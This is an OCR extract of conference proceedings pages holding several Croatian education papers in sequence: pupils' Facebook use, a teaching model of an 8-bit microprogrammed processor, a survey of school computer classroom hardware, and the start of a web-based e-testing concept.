GRAPH IV. NEGLECTING OF CURRENT OBLIGATIONS BECAUSE OF THE TIME SPENT ON A SOCIAL NETWORK




What is also worrying is that in spite more than half of the students answered that their social life did not get better or richer because of using Facebook, only 41% of those students did not neglect their obligations in school or at home (as shown in Graph IV.). Only 60% of the students managed not to use Facebook and other social networks for longer than a week because they often spend most of their time communicating with their classmates through Facebook. However 77% can imagine life without Facebook.

GRAPH V. USING OTHER SOCIAL NETWORKS



In addition to Facebook, most popular social networks are MSN, Twitter and Myspace (as shown in Graph V.)

GRAPH VI. FACEBOOK'S INFLUENCE TO STUDENTS' SOCIAL LIVES



Students' social life mostly remained the same as it were before they started using the social network Facebook. More than half of the answers about the change in social life (57 %) were "the same as before" and 28% of the students said that have better social life since they have started using Facebook (shown in Graph VI.). We can make the conclusion that the influence is pretty high as we can expect.

V. DISCUSSION

In conclusion, according to data gathered by research conducted on the students of elementary school Eugen Kvaternik in Velika Gorica, 92, 3% of the students have a Facebook profile. Less than 8% owns more than one profile. Age boundary set to restrict future users of Facebook is 13; however, the research shows that children open up their own accounts significantly earlier at the age of 11. Using Facebook under aged partially points to neglecting of the rules of service; the act "Registration and Account Security „clearly points to the minimal age of the user to be able to open up an account, which is 13. The survey shows that students use social networks every day as an inevitable form of communication with their peers and Facebook friends. The consequence of frequent and everyday usage of social networks can lead to neglecting of everyday commitments towards family and school (homework) resulting in poor performance at school. The research showed that students spend significant amount of time participating in activities on Facebook. As can be seen from the research, most of the students use other social networks and communication tools as well which increases their time spent in virtual reality this can sometimes be seen as the source of students poor performance at school and their failure to fulfill their obligations.

According to data gathered by the research the greatest number of students questioned, 47 % of them, use Facebook few times a day. If an average number of hours that the students spend on Facebook is calculated the conclusion is that they spend half of a grown up working hours time using Facebook. Half of the students besides Facebook also use MySpace and Twitter. Greatest percentage of students uses MSN as one of the tools for communicating with their friends. Using Facebook is becoming a "daily ritual"for the students, it takes away a great number of their "useful time spent hours" which influences their social growth. The research showed that the students neglect their daily obligations (homework's, socializing with their friends on the street, pets, going to parties, manifestations of educational character, etc.). Most frequently used services on Facebook are chat and messaging through which most contacts on social networks are made. Also a popular activity for students on Facebook is creating groups and participating in group communication. Facebook groups

are very often used for virtual confrontations so belonging to a certain group may serve as a means of identification among social groups[8]. Creating provocative pages and groups is considered as justified and acceptable behavior. The research shows that over 70 % of the students on their profile have more than 150 friends which shows the misunderstanding of the term friend. The popular "friends", more precisely the number of them also serves as a mean of identification. The more "friends you have the more popular you are on Facebook as well as in classroom benches. This sort of behavior is equally noticeable among boys and girls. More than 20 % of the students questioned would come across to a person whom they have met on Facebook. This is an alarming piece of information because minors are put in immediate danger of getting themselves manipulated by disturbed individuals which can lead to complex consequences. Approximately 60 % of the students said that they worry about availability of data (mobile phone number, telephone number, photographs) on Facebook, but they know the methods of how to protect themselves. This piece of information shows that there is sufficient education about the security on social networks. Also very small number of students had unpleasant experiences while using a social network (mostly identity theft because of carelessness while using other people's computers).

Most students use Facebook few times a day. Therefore a workday of a student besides homework and house chores includes also an obligatory usage of Facebok. Conclusion can be made that using social networks today is a "no way to get around homework" for the student. A large portion of communication comes exactly from socializing on Facebook. Mobile Facebook is familiar to 85 % of the questioned students. Numerous modern devices of today (like smartphones) almost "impose,, mobile Facebook to user menus of the device. It is not rare for students to communicate through Facebook even while in class. The big 66% of students answered yes to the question concerning using Facebook in class. This can be worrisome for teachers because of students' lack of concentration and focus during the teaching process it can conclusively reflect to the overall pass rate of the class.

Because there is interdependence between the values that determine trends in the use of social networks of pupil population, it is possible to implement the computation of the correlation between certain data. It is expected that the interdependence of time spent in the social network of social contacts outside the network had a negative correlation coefficient. For future study it is recommended to calculate and analyze dependencies of the impact of social networks on students' population.

IV. CONCLUSION

Social networks have become an indispensable method of mass communication among students in elementary schools. Analysis of the impact of frequency of use of social networks on students and identifying different forms of student behavior survey was conducted on samples of students aged 11-15 years. The survey results indicated a significant use of social networks to communicate, but also the negative aspect of using social networks (protection of privacy, unpleasant experiences, ignoring the obligations at school). Conclusively even though parents of the students are mostly familiar with their children using social networks, they aren't aware of the consequences which social networks carry with them. Perhaps the main thing to blame is the insufficient education of parents, teachers and children who use social networks. A possible solution would be to give lectures about social networks in all educational institutions to make everyone better aware of the consequences of the usage of social networks as well as to further everyone's education.

www.vsite.hr

Abstract – Study of architecture and basics of digital computers is part of IT studies performed today. In order to present high quality lectures and learning materials to students, model of 8-bit processor was created. It is simple enough to allow detail realization study during scheduled lecturing units. In this paper such a model is presented with microprogrammed control unit, implementing also stack and interrupts belonging to more advanced topics. Internal implementation of the model contains registry addressing, ALU, microprogrammed control unit and communication with memory.

I. INTRODUCTION

Lecturing information technology necessarily includes the core courses of computer science, such as the courses related to basic computer hardware: digital electronics and architecture and organization of digital computers. The subject of the course where this model is used is to teach students the basics of microprocessor architecture and the ways how it works.

Unlike its predecessor it is not yet completely implemented in HDL and it is used for display purposes as case study during lecturing. After implementation is finished it will be used in simulator as a base for laboratory part of class "Architecture and Organization of digital computers".

In this paper, implementation of a model of 8-bit microprocessor is proposed as a good choice for teaching model for its:

- simplicity,
- consistency,
- complete functionality and
- feasibility.

Its simple structure makes it suitable for lecturing and detailed explanations of basic concepts and structure of microprocessors and microcomputers.

Due to the advanced operating systems and interactive multimedia interfaces which the participants of the teaching process have already met before and independently of the process, it becomes very difficult to explain the basic concepts of computer science and to show the grounds on which they lie.

Such a model, which was implemented exclusively by using building components that are known to students, provides the in-depth analysis of all major components of the microprocessor, such as registers, ALU and control unit (CU). It provides a solid base for understanding processes that occur inside and between its components.

In the teaching process, thanks to this model, it is possible to use the approach starting from the functional definitions of each unit, and then, using the familiar elements of digital electronics, perform the synthesis of the unit.

This approach reduces the tightness of the analytical approach, encourages creativity of participants and opens itself to new solutions.

II. OVERVIEW OF THE MICROPROCESSOR MODEL STRUCTURE

Figure 1 is a block diagram of the proposed microprocessor model. It is an 8-bit architecture with a single internal bus which represents a typical implementation of a single instruction stream, single data stream (SISD) architecture [1].

A. The basic functional groups of the microprocessor model

- Registers
  - General purpose registers - the four registries provide basic functionality while keeping the simplicity of hardware.
  - Special purpose registers - program counter (PC) and stack pointer (SP) are implemented as two-way 16-bit counters with parallel input/output port.

- Auxiliary registers - the minimal number of registers outside the programming model provides simplicity, while importance of implementing various address modes was taken into account.

- ALU - implements integer operations on 8-bit operands as listed in Table I.
- Control unit – microprogrammed type; basic Wilkes's structure [2] provides the necessary flexibility with the most simple hardware solution.

B. *The instruction set of microprocessor model*

The proposed microprocessor model supports all typical machine instruction types, and within every group of instructions the most common address modes are implemented.

The instruction set consists of forty-two instructions (with possibility to extend) divided into four major groups:

- Instructions for data transfer between registers or between a register and memory or input/output (IO) devices. These instructions utilize the following data address modes: immediate, direct, indirect, register direct, and addressing using the stack pointer.
- Instructions for transforming data through the arithmetic, logical and bit oriented operations. These instructions use direct register address mode.
- Instructions for program flow control. These instructions utilize direct and indirect program address modes while the relative address mode is omitted due to retaining the simplicity of model's hardware implementation.
- The control instructions used to enable and disable interrupts, and to directly manipulate the state of carry bit (C).

The length of instruction code depends on address mode used. It spans from one to four bytes, where the first byte is always operation code characterizing the particular instruction and address mode it utilizes. That means the instruction of type LD R1, 20 and LD R1, (20) have different operation codes, which is suboptimal, but it makes easier to decode and retrieve operands that follow the instruction's operation code.

TABLE I ARITHMETIC, LOGICAL AND SHIFT OPERATIONS

ALU operations		
Arithmetic	***Logical***	***Shift***
ADD	AND	LSR
ADC	OR	RR
SUB	XOR	ASR
SBC	NOT	LSL
INC		RL
DEC		

C. *The initial state of the microprocessor model*

The initial state of the microprocessor model is defined by three characteristics:

- program counter is set to the value of 0,
- interrupt flag (I) is set to 0, which masks all interruptions
- internal state of microprogrammed control unit is set to the beginning of the acquiring phase, starting execution of the microcode for the retrieval of operation code of the first machine instruction.

III. ARITHMETIC LOGIC UNIT

Figure 2 shows the organization of the Arithmetic logic unit (ALU). The arithmetic section [3] is based on the cascade connected full adders. Lack of carry lookahead circuit is justified by the desire for hardware implementation simplicity. It can perform arithmetic operations on signed and unsigned 8-bit integer values using the two's-complement arithmetic (Figure 3). Integer multiplication and division, and all operations in Floating Point arithmetic can be implemented programmatically.

Logical section was implemented "naive", without optimization or any utilisation of the arithmetic section to make construction obvious and trivial to implement.

Section intended to work with bits implements circuits for shift operations (arithmetic and logical shift, and rotation through the C flag). The multiplexer based shift circuit is taken as a base assembly. The implementation of various shift operations takes care of the "boundary conditions", i.e. it manages bits of highest and lowest weight (MSB, LSB) as shown in Figure 4.

This ALU is designed to ensure simple and clean implementation at the level of the traditional 8-bit microprocessor (Zilog Z80 type [4]).

IV. CONTROL UNIT

When designing the control unit, it was necessary to solve the three items which are base for every control unit



Figure 2. ALU's organization diagram



Figure 3. Implementation of arithmetic section of ALU



Figure 4. Shift operations circuit

of any microprocessor:

- generating a sequence of control signals for all the circuits within the microprocessor model, as well as signals used for the management of the external bus,
- instruction decoding that transfers control from the sequence of microinstructions for retrieval of machine code instruction to the sequence of its execution and
- conditional execution of certain machine instructions, which means selection of executive sequence for obtained machine instruction given the state of flags.

Given the ease of hardware design, solution for our model's control unit based on the Wilkes's programmable structure (Figure 5) is preferred over a solution based on deterministic finite state machine (FSM) with output



Figure 5. Diagram of the control unit

(Moore's and Mealy's FSM [5]). Another great advantage of this choice is possibility for students to easy access and change original microcode providing opportunity to change behaviour of current machine instructions and to implement new ones.

Control word is mostly decoded, except in the part which controls register operations, so relatively large amount of microprogram memory is needed, but nowadays that problem is negligible compared to the direct benefit in terms of ease of implementation. Since control word is decoded, manual intervention in microcode is possible for students during laboratory part of class.

A. Instruction Decoder

The main part of the microprogrammed control unit is instruction decoder. Its main purpose is to provide the address of the next microinstruction in the microprogram memory during each step of microcode execution. Build of the instruction decoder for this microprocessor model is shown in Figure 6.

Bits S, G_1 and G_0 are selecting the source of the generated address among five sources:

- {S=1, G_1G_0=XX} Machine instruction operation code – this option is necessary for machine code instruction decoding; next microinstruction address is given by the value of operation code.
- {S=0, G_1G_0=00} A pointer to the next microinstruction - ensures sequential execution of the microcode represented as a single linked list of microinstructions.
- {S=0, G_1G_0=01} A pointer to the next microinstruction modified by flag Z - provides branching during the execution of microprogram given the status flags Z.
- {S=0, G_1G_0=10} A pointer to the next microinstruction modified by flag C - provides branching during the execution of microprogram given the status flags C.
- {S=0, G_1G_0=11} A pointer to the next microinstruction modified by an interrupt request - provides processing of accepted interrupt request by the microcode that implements retrieval of the next machine instruction.

B. Control Word

Control word (Figure 7) consists of part of the driver bits and a pointer to the next word in the list. The driver bits are divided into four groups:

- bits for addressing and controlling registers,
- bits for the external bus management,



Figure 7. Control word for the proposed model

- ALU and flags control bits and
- bits to generate 8-bit constant value.

During microoperation carried out over the contents of registers, the registers can be addressed directly – by constant value given in the control word or indirectly – by the value that is entered into the auxiliary register X1, which comes as a part of the machine instruction that is currently underway.

Symbolic representations of microoperations on registers are defined in Table II. Circuit implementation can be seen in Figure 8.

External bus management bits are used for the communication between microprocessor model and memory or input/output (IO) devices (IO communication is performed by memory mapping). Communication is performed using two latches: Memory Address Register (MAR) and Memory Data Register (MDR), and by using directly managed lines AS and R/W. There is a wide range of options in terms of hardware upgrades like cache memory or memory interface that supports virtual memory.

C. *Interrupt System*

Interrupt system of the proposed microprocessor model is single level interrupt vector mechanism that uses one line for requesting interrupts (IRQ) and one line to acknowledge the interruption (IRQ_{ACK}). There are 20 interrupt vectors supported pointing to a table holding the addresses corresponding to the interrupt handling routines. The table is placed at addresses 0000 $_{(16)}$ -0027 $_{(16)}$.

TABLE II REGISTER MICROOPERATIONS

Operation	LS	RS	SW	LRA	RRA
NOP	1	1	0	0	0
R_A->R_B	1	1	0	A	B
R_A<-R_B	1	1	1	A	B
R_A->R[$X1_{3-0}$]	1	0	0	A	N/A
R_A<-R[$X1_{3-0}$]	1	0	1	A	N/A
R[$X1_{7-4}$]->R_A	0	1	0	N/A	A
R[$X1_{7-4}$]<-R_A	0	1	1	N/A	A
R[$X1_{7-4}$]->R[$X1_{3-0}$]	0	0	0	N/A	N/A
R[$X1_{7-4}$]<-R[$X1_{3-0}$]	0	0	1	N/A	N/A



Figure 8. Circuit for addressing registers



Figure 9. Implementation of interrupt handling circuits

Circuit design is shown in Figure 9. The flag I is used as interrupt mask, and when it is set to 1 an interrupt request will remain registered in the interrupt flip-flop IR. At the beginning of the microcode for acquiring new machine instruction branching occurs according to the interrupt request {S=0, G_1G_0=11}. If the flip-flop IR is set, microcode designed for interrupt handling routine activation starts.

In the portion of microcode intended for the interrupt handling routine activation, possible new interrupt requests are masked by resetting the flag I to 0. After that



Figure 6. Instruction decoder

the flip-flop IR is cleared, resulting in a change of line IRQ_{ACK} to the low logic state, which signals to the device requested the interrupt to set an interrupt vector to the data bus. According to the interrupt vector the address of the interrupt handler is fetched and entered into the PC after its content is stored on the stack.

V. CONCLUSION

The proposed model of microprocessor is simple enough to be thoroughly and completely addressed within the curriculum, balanced not to burden students with unnecessarily detailed and advanced technological solutions that are not part of the basic undergraduate class.

The solutions used in the proposed microprocessor model are mutually consistent, so that once introduced, they are used wherever similar problem occurs. This allows the focus to be set to the real problems without a need for unnecessary loss of time for exploring different variations of the same solution.

The proposed model of microprocessor is fully functional in the sense that if it is implemented in hardware, it would completely fit the definition of microprocessor, and would be able to perform all the instructions from the instruction set. It also supports the concepts necessary for understanding today's microprocessors, such as stack and interrupts.

The proposed microprocessor model is suitable for very detailed analysis and demonstration of synthesis procedures. Due to its simplicity and a small number of components it is possible to analyse it to the level of elementary logic circuits such as logic gates, multiplexers, decoders and latches. Although the possibility of realization of the whole model using low scale integration digital circuits is only theoretical, this model is an excellent basis for the demonstration of implementation circuits with the ASIC components and base for another class “Design of Digital Circuits”. For all the mentioned reasons this model can be a great starting point and example for the classes targeting industry standard digital circuits description languages such as VERILOG or VHDL [6].

Hardware equipment of computer classrooms in Croatian elementary schools

Krešimir Pavlina*, Ana Pongrac* and Branka Latas*
* Department of Information Sciences
Faculty of Humanities and Social Sciences
University of Zagreb
kpavlina@ffzg.hr

Abstract - With development of information and communication technology computer literacy has become one of basic type of literacy necessary for modern living. Croatian educational strategy acknowledged this necessity and plans to introduce obligatory computer science education from first grade of elementary school. Hardware equipment of computer classrooms presents basic prerequisite for good computer science education. This paper presents research about hardware equipment of computer classrooms in Croatian elementary schools.

I. INTRODUCTION

Development of information and communication technologies and their increasing use in everyday life determine computer literacy as one of the basic literacy needed for living in modern society. The basic requirement for development of computer literacy is equipped computer classrooms, and this paper presents a survey of IT equipment of Croatian elementary school computer classrooms as a way of evaluating investments in the modernization of the Croatian educational system.

In primary schools, computer science is not obligatory course, but instead from fifth grade students can choose it as an elective course. Nevertheless, each of 887 Croatian primary schools has a computer classroom. Thus, already in the introduction it may be concluded that primary schools in Croatia are technically equipped. But there are major differences encountered among schools in the level of computer equipment. For instance, it is difficult to compare modern classroom of primary school Veli Vrh in Pula and outdated classroom of primary school Dr. Vinka Žganca from Zagreb.

II. METHODOLOGY

Computer equipment of computer classrooms will be presented by four factors: the number of computers in classroom, computer configuration, type of Internet connection and the source of financing for IT equipment acquisition (state budget, local budget, self-financing or donations).

These four factors were examined on a sample of 10% of elementary schools from each of the 20 Croatian counties and the City of Zagreb. Schools have been included in the survey by random selection. In Table 1 Croatian counties are shown with the corresponding total number of schools and schools that were interviewed in the survey. The latter number is obtained by calculating 10% of the total number of schools in the county.

TABLE I. NUMBER OF SCHOOLS IN COUNTY

County sorted by number of schools	**Number of schools**	**10% of schools**
Grad Zagreb	108	10
Splitsko-dalmatinska	95	10
Osječko-baranjska	70	7
Zagrebačka	61	6
Primorsko-goranska	58	6
Vukovarsko-srijemska	54	5
Istarska	48	5
Varaždinska	41	4
Zadarska	37	4
Sisačko-moslavačka	35	4
Krapinsko-zagorska	34	3
Brodsko-posavska	33	3
Dubrovačko-neretvanska	31	3
Međimurska	31	3
Karlovačka	29	3
Bjelovarsko-bilogorska	27	3
Koprivničko-križevačka	25	3
Šibensko-kninska	23	2
Virovitičko-podravska	17	2
Ličko-senjska	15	2
Požeško-slavonska	15	2
TOTAL	**887**	**90**

Survey was conducted via e-mail and the questionnaire was sent by e-mail to leaders of county computer science teacher communities, which forwarded it to school computer science teachers in their county.

III. DATA ANALYSIS

A. *Average number of computers in computer classroom*

Figure 1 presents average number of computers in computer classroom per county. Results are sorted descending from county with highest average number of computers to the county with lowest number of computers per classroom.



Figure 1. Average number of computers in computer classroom

Lowest average number of computers was encountered in Brodsko-posavska county (11.33 computers) and largest number of computers in classroom was detected in Požeško-slavonska county (29 computers). From data collected in this research it can be calculated that average computer classroom in Croatian elementary school have 19 computers.

B. *Computer configuration*

Following PC configurations were yielded as a result of the survey: Intel Pentium 2, Intel Pentium 3, AMD Athlon, AMD Sempron, Intel Pentium 4 and Intel Pentium Dual-Core. Figure 2 shows the distribution of configurations in all surveyed primary schools.



Figure 2. Computer configuration

Majority of schools (73) have Intel Pentium 4 computers which are on average 8 years old. Best computer configuration (Intel Pentium Dual-Core) was found in 7 schools. Two schools have AMD Athlon and AMD Sempron computers, while 8 schools are equipped with an outdated Intel Pentium 2 and Intel Pentium 3 computers which are older than 12 years. Average computer in computer classrooms of Croatian primary schools is 8 years old.

C. *Internet connection*

Most common type of Internet connection of surveyed Croatian elementary school is ADSL (75 schools). Fifteen schools are connected with optical link which represents fastest available type of Internet connection. [1] Optical links were detected in following counties: City of Zagreb (7), Zadarska (3), Varaždinska (2), Međimurska (1), Dubrovačko-neretvanska (1) and Zagrebačka (1). Neither county is entirely covered by the optical link. Percentage of schools in relation to the type of Internet connection is shown in Figure 3.



Figure 3. Type of Internet connection

D. *Source of financing for IT equipment acquisition*

Most computer classrooms (44) where financed by state budget, only two schools financed it from donations or independently. The state budget has not participated in financing 12 of 90 schools surveyed. These schools were financed from the budgets of local governments, individually or through donations.

Figure 4 shows source of financing for IT equipment aquisition from the source which financed most to the source that financed least surveyed schools.



Figure 4. Source of financing for IT equipment acquisition

IV. CONCLUSION

Since average computer in computer classrooms of Croatian primary schools is 8 years old, it can be concluded that state and local governments should make greater investments in modernization of computers in computer classrooms in Croatian primary schools. Government should not consider it cost but best investment for the future. [2]

Croatian state budget for IT Infrastructure for Research, Education and Sports for year 2007 allocated 218 million HRK, while in year 2011 it was reduced to only 162 million HRK. In comparison for information technology in government administration in year 2007 it was allocated 326 million HRK and in year 2011 it was allocated 566 million HRK. [3]

Devastating is the fact that for computerization of educational system, one of the most important element of social progress, Croatia is investing less and less resources. It is unacceptable that in a century in which technology has exceeded all conceivable limits, some students, as the result of the outdated IT infrastructure of their own schools, don't have equal access to information as their counterparts in the areas of "the greater priority."

A Concept of the Web-Based E-Testing system

Damir Purković*, Zvonimir Kolumbić *
* Faculty of Humanities and Social Sciences, Rijeka / Department of Polytechnic Education, Rijeka, Croatia
damir@ffri.hr
zvonimir@ffri.hr

Abstract: **The paper is devoted to the development of a general web-based e-testing knowledge system (WbeTS) solution with optimal use of communication possibilities offered by the Internet. Developed conceptual solution: (a) enable frequent testing of many students with fewer teaching stuff, (b) allows each student the significant freedom of choosing the time, place and manner to do the test, and (c) provides the method for uniform evaluation criteria achievement. Introduction of the paper reviews and elaborates advantages and disadvantages of actual practice in testing and e-testing as well as written and oral part of final exam. Here it can be concluded that contemporary practice of the student examination is far more intensive than the former so it is necessary to increase the number of teaching staff or develop more appropriate examination systems. The second part considers different testing methods and possibilities of their application in the case of WbeTS. Further, the possibilities of the online and offline supervision of the students work are analyzed. The third part describes the development concept of WbeTS system. The diagram of the test routing is also presented – each student starts with the same block of questions, and the next block depends on the results of the first block: time spent, quantity, and quality of answers.**

I. INTRODUCTION

Modern systems for e-testing and e-assessment, which are used separately or as a part of today's LMS (Learning Management System), represent a major step forward in the application of ICT in the educational process. However, despite the rapid development of ICT, e-testing in university teaching practice is still, more or less, unreliable supplement procedure for the assessment of student achievement, which is relatively often abused. The reasons for this are: (a) insufficient conditions for the implementation of effective e-testing [1] and / or (b) limited reliability of achievement assessment results, and (c) regulations that oblige teachers to a certain proportion of the oral examination.

Insufficient conditions limit the readiness, reliability and flexibility of e-testing and are stressful for students and teachers. Limited reliability of e-testing results is a consequence of insufficient quality of the whole group of questions and sub questions of systematic sampling, and more or less emphasized subjectivity of teachers in evaluations of student achievement.


According to the experience of teachers of the University of Rijeka, who extensively use computer aided systems and distance learning, among the biggest barriers to more intensive use of e-testing are: (i) insufficient capacity of IT classrooms for the implementation of e-testing, (ii) insufficient number of teachers and assistants required for monitoring the testing procedure, (iii) methodological limitations of e-testing. Methodological limitations of e-testing procedure are also the limitations of each written test, and are usually related to the inability to test higher levels of achievement, frequency of student cheating in tests, and a complex and lengthy process of evaluating the test. Because of these limitations, teachers continue to believe that the oral exam is still the final relevant tool for assessing levels of achievement.

It follows from above that the opportunities offered by ICT (Information and Communication Technologies) are still not sufficiently exploited and that e-testing systems and computer assessment of achievement are not in line with the requirements of modern teaching practices. Therefore it is necessary to direct radically the flow of development of e-testing to the exemption of strictly controlled conditions and to apply a more effective system of achievement assessment, which will make e-testing more accessible and less stressful for students, and more objective and more efficient for teachers.

II. MODERN E-TESTING

A. *System and e-test methodology*

Today's tools and systems for e-testing, whether they are commercial or free, consist of two main components [2]:



Components of modern systems for e-testing must be based on theoretical propositions of contemporary quality items analysis (Item Analysis) [4] and modern psychometric evaluation of the response (Item Response Theory) [3].

